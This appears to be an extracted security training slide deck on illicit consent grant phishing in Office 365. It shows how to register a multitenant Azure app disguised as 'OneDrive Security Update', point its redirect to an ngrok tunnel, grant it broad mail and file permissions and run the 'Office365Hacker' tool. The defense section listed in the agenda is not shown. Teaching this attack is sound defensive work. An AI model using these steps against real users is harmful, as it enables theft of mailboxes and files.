


Illicit Consent Grant Attacks in Office 365

Agenda:

1. Introduction to Illicit Consent Grant Attacks
2. How the Attack Works?
3. Setting Up the Attack Configurations
4. Simulating the Attack Using the Office365Hacker Tool
5. Implementing Defense Strategies
6. Q&A Session

Introduction to Illicit Consent Grant Attacks




Introduction to Illicit Consent Grant Attacks

Today, we're diving into a lesser-known but highly dangerous threat: Illicit Consent Grant Attacks.


This type of phishing attack tricks a user into granting permissions to a malicious Azure app. Once permissions are granted, the attacker gains access to sensitive data, such as emails and files in OneDrive, and can even send emails on behalf of the user.




How the Attack Works?




How the Attack Works?



Setting Up the Attack Configurations



Access Azure Portal Home



Select Microsoft Entra ID

All services

All

Favorites

Recents

Recommended for you

Categories

AI + machine learning

Analytics

Compute

Containers

Databases

DevOps

Filter services

Service providers : All

Release Status : All



Microsoft
Entra ID



Virtual
machines



Resource
groups



App Services



Storage
accounts



SQL
databases



Cost
Management



Virtual
networks

AI + machine learning (22)



Azure AI Studio



Azure AI services



Anomaly detectors



Azure Machine Learning



Azure AI services multi-service account



Bot Services



AI Search



Azure AI Video Indexer



Computer vision

Go to App registrations

Home > trouble1



trouble1 | App registrations

Azure Active Directory



Overview



Getting started



Preview features



Diagnose and solve problems

Manage



Users



Groups



External Identities



Roles and administrators



Administrative units



Enterprise applications



Devices



App registrations



Identity Governance



Application proxy



New registration



Endpoints



Troubleshooting



Download



Preview



Try out the new App registrations search preview! Click to enable the preview. →



Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory. We will continue to provide technical support and security updates but we will no longer provide feature updates for the Azure Active Directory Library (MSAL) and Microsoft Graph. [Learn more](#)

All applications

Owned applications

Deleted applications (Preview)



Start typing a name or Application ID to filter these results

Display name


Application ID

No results.

This account isn't listed as an owner of any applications.

[View all applications in the directory](#)

Click on New registration



easy-job.net | App registrations

+ New registration Endpoints Troubleshoot Refresh Download Preview features Got feedback?

Overview
Preview features
Diagnose and solve problems
Manage
Users
Groups
External Identities
Roles and administrators
Administrative units
Delegated admin partners
Enterprise applications
Devices

+ Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory Authentication Library (ADAL) and Azure Active Directory Graph. We will continue to provide technical support and to be upgraded to Microsoft Authentication Library (MSAL) and Microsoft Graph. [Learn more](#)

All applications **Owned applications** Deleted applications

Start typing a display name or application (client) ID to filter these ... **Add filters**

This account isn't listed as an owner of any applications in this directory.
[View all applications in the directory](#)

Simulate the Attack with the Office365Hacker Tool

Set Up Ngrok Link

```
(kali㉿kali)-[~/Office365Hacker]  
$ ngrok http 5000
```

Link: <https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app>

Note: When adding the Redirect URL, it must end with **/login/authorized**.

```
ngrok  
  
Share what you're building with ngrok https://ngrok.com/share-your-ngrok-story  
  
Session Status      online  
Account             Yasser (Plan: Free)  
Version             3.18.1  
Region              India (in)  
Web Interface       http://127.0.0.1:4040  
Forwarding           https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app -> http://localhost:5000  
  
Connections         ttl    opn    rt1    rt5    p50    p90  
0                   0      0.00   0.00   0.00   0.00
```

Add The Link

Register an application ...

• Name

The user-facing display name for this application (this can be changed later).

OneDrive Security Update

Supported account types

Who can use this application or access this API?

- ☐ Accounts in this organizational directory only (easy-job.net only - Single tenant)
- ☒ Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant)
- ☐ Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)
- ☐ Personal Microsoft accounts only

[Help me choose...](#)


Redirect URI (optional)

We'll return the authentication response to this URI after successfully authenticating the user. Providing this now is optional and it can be changed later, but a value is required for most authentication scenarios.

Web




ia2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app/login/authori...✓

Register an app you're working on here. Integrate gallery apps and other apps from outside your organization by adding from [Enterprise applications](#).

By proceeding, you agree to the [Microsoft Platform Policies](#) 

Register

Save Client ID

 Delete  Endpoints  Preview features

^ Essentials

Display name	: OneDrive Security Update	Client credentials	: Add a certificate or secret
Application (client) ID	: ece26f81-4241-4e03-9207-c4eb3ec964d6	Redirect URIs	: 1 web, 0 spa, 0 public client
Object ID	: 6c391644-f9ab-4299-8a8a-4a2b61c95e63	Application ID URI	: Add an Application ID URI
Directory (tenant) ID	: 7bd2a285-aa52-4736-bb2a-177b7292d3cb	Managed application in l...	: OneDrive Security Update
Supported account types	: Multiple organizations		

Save Secret Value

Certificates (0) **Client secrets (1)** Federated credentials (0)

A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

+ New client secret

Description	Expires	Value ⓘ	Secret ID
OneDrive	4/24/2025	IR58Q~W1H... [truncated]	4ca7e6f... [truncated]

Add Required Permissions

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems
- Manage
 - Branding & properties
 - Authentication
 - Certificates & secrets
 - Token configuration
 - API permissions**
 - Expose an API
 - App roles
 - Owners
 - Roles and administrators
 - Manifest
- > Support + Troubleshooting

⚠ You are editing permission(s) to your application, users will have to consent even if they've already done so previously.

⚠ Granting tenant-wide consent may revoke permissions that have already been granted tenant-wide for that application. Permissions that users have already granted on their own behalf aren't affected.

i The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in your organization.

Configured permissions


Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. [Learn more about permissions and consent](#)

+ Add a permission ✓ Grant admin consent for easy-job.net

API / Permissions name	Type	Description	Admin consent req...	Status
Microsoft Graph (9)				...
Contacts.Read	Delegated	Read user contacts	No	...
Files.ReadWrite.All	Delegated	Have full access to all files user can access	No	...
Mail.Read	Delegated	Read user mail	No	...
Mail.Send	Delegated	Send mail as a user	No	...
MailboxSettings.ReadWrite	Delegated	Read and write user mailbox settings	No	...
Sites.Read.All	Delegated	Read items in all site collections	No	...
Sites.ReadWrite.All	Delegated	Edit or delete items in all site collections	No	...
User.Read	Delegated	Sign in and read user profile	No	...
User.ReadBasic.All	Delegated	Read all users' basic profiles	No	...


To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try [Enterprise applications](#).

Simulate the Attack with the Office365Hacker Tool



Simulate the Attack with the Office365Hacker Tool

We will use the **Office365Hacker** tool.



The screenshot displays the GitHub repository for **Office365Hacker**, a public repository by user **YasserREED**. The repository is currently on the **main** branch, with 1 branch and 0 tags. It has 0 stars, 0 forks, and 1 watcher. The repository description states: "A tool for simulating and defending against Illicit Consent Grant Attacks in Office 365 environments." The file list includes `README.md`, `app.py`, `app_config.py`, `office365Hacker.py`, and `requirements.txt`, all of which were uploaded "yesterday". The **README** section is expanded, showing the title **Office365Hacker** and a description: "Illicit Consent Phishing Attack Tool: This repository hosts a tool for simulating a phishing attack where a user is tricked into granting permissions to an attacker's Azure app. Once permissions are granted, the attacker gains access to sensitive data, such as emails, files in OneDrive, and can send emails on behalf of the user." It includes two bullet points: "This attack workflow demonstrates how attackers can leverage a legitimate Microsoft login page to gain user consent, leading to unauthorized access to user data within an organization." and "Blog Reference: [Detailed Consent Grant Attack Flow](#)". The right sidebar shows sections for **About**, **Releases** (no releases published), **Packages** (no packages published), and **Languages** (Python 100.0%).

Office365Hacker (Public)

main 1 Branch Tags

Go to file Add file Code

YasserREED Update README.md eba2c29 · 46 minutes ago 28 Commits

README.md	Update README.md	46 minutes ago
